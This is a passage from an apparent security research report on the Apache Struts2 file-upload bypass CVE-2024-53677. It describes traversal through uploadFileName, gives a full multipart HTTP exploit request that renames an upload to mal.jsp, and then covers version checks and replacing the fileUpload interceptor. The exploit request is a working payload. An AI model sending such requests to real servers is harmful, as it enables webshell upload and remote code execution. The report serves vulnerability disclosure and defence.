


Figure 23. Redefining the File Name through the top.uploadFileName Parameter

As shown below, uploadFileName is redefined as ../EQST.jsp and passed to the doUpload() method, which performs file upload.

Figure 24. uploadFileName Redefined as ../../EQST.jsp

As shown below, the malicious file is executing arbitrary commands outside the upload path.




Figure 25. Checking the Execution of an Arbitrary Command

4) Multi-file Upload Exploit

When implementing multiple file uploads using Strut2 rather than single file uploads, the index value can be specified and modified directly without filtering bypass logic. It can be confirmed clearly by sending an HTTP request like the one below to check the file name.

```
POST /uploads.action HTTP/1.1
Host: localhost:8080
Content-Length: 471
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST1.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST2.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="uploadFileName[0]"

mal.jsp
------WebKitFormBoundaryBbIJlBPavxBq8cdi--
```

Note that EQST1.jpg, which should have been the first file name, has been renamed to mal.jsp and uploaded.

Figure 26. File Names Redefinition with Indexing

■ Countermeasures

The vulnerability is caused by a flaw in the file upload logic of the Struts2 file upload interceptor. This logic has been officially deprecated since the release of Struts2 6.4.0 and was completely removed starting from Struts2 7.0.0.

•URL: https://struts.apache.org/core-developers/file-upload-interceptor

The following process checks whether a vulnerable version is used. First, find the struts.xml file set on the server. Explore the struts2 jar file in use with the following Linux command:

```
> find / -name "struts2*jar" 2> /dev/null
```

If the Struts2 jar file is found, check if it is a vulnerable version.

```
root@fe91afedf9b6:/usr/local/tomcat# find / -name "struts2*jar" 2> /dev/null
/usr/local/tomcat/webapps/ROOT/WEB-INF/lib/struts2-core-6.3.0.2.jar
```

Figure 27. Verification of Using Struts2 6.3.0.2

Alternatively, unzip the struts2 jar file and directly check the version in use in the MANIFEST.MF file in the META-INF folder.

```
Manifest-Version: 1.0
Implementation-Title: Struts 2 Core
Bundle-Description: Apache Struts 2
Bundle-License: https://www.apache.org/licenses/LICENSE-2.0.txt
Bundle-SymbolicName: org.apache.struts.2-core
Implementation-Version: 6.3.0.2
Specification-Vendor: Apache Software Foundation
Bundle-ManifestVersion: 2
```

Figure 28. Verification of Using Struts2 6.3.0.2

Apache Struts2 released a security notice that it would upload at least version 6.4.0, but since it has been completely removed from version 7.0.0, it is necessary to ensure that actionFileUpload interceptor instead of fileUpload interceptor.

•URL: https://cwiki.apache.org/confluence/display/WW/S2-067

If it is specified to use fileUpload as an interceptor, as shown below, it is a vulnerable environment.

```
<interceptor-ref name="fileUpload">
```

Figure 29. Using a Vulnerable File Upload Interceptor

It must be addressed by modifying <interceptor-ref name="actionFileUpload"/>. Ultimately, the safest approach is to use an invulnerable version of Struts2 (later than Struts2 6.3.2), but it alone may not be sufficient since the file upload interceptor was only removed in Struts2 7.0.0. Therefore, it is necessary to check whether the Struts2 version is vulnerable or, even if not, whether it still utilizes the file Upload Interceptor.

■ Reference Sites

• Wikipedia (Apache Struts2): https://en.wikipedia.org/wiki/Apache_Struts
• Wikipedia (Jakarta EE): https://en.wikipedia.org/wiki/Jakarta_EE
• Apache Struts2 文件上传逻辑绕过(CVE-2024-53677)(S2-067):
https://y4tacker.github.io/2024/12/16/year/2024/12/Apache-Struts2-%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E9%80%BB%E8%BE%91%E7%BB%95%E8%BF%87-CVE-2024-53677-S2-067/
• AttackerKB (CVE-2024-53677): https://attackerkb.com/topics/YfjepZ70DS/cve-2024-53677
• Struts2 的值栈和对象栈: https://developer.aliyun.com/article/330800
• File Upload Interceptor: https://struts.apache.org/core-developers/file-upload-interceptor
• Action File Upload: https://struts.apache.org/core-developers/action-file-upload
• S2-067: https://cwiki.apache.org/confluence/display/WW/S2-067
•CVE-2023-50164-ApacheStruts2-Docker:https://github.com/Trackflaw/CVE-2023-50164-Apach-eStruts2-Docker
• cve 2024-53677 vulnerability impacting apache struts-2: https://www.cyber.gc.ca/en/alerts-advisories/cve-2024-53677-vulnerability-impacting-apache-struts-2
• Critical security vulnerability affecting Apache Struts2 below 6.4.0.: https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/critical-security-vulnerability-affecting-apache-struts2-below-6-4-0
• WARNING: CRITICAL VULNERABILITY IN APACHE STRUTS, CVE-2024-53677 CAN LEAD TO RCE, PATCH IMMEDIATELY!: https://cert.be/nl/advisory/warning-critical-vulnerability-apache-struts-cve-2024-53677-can-lead-rce-patch-immediately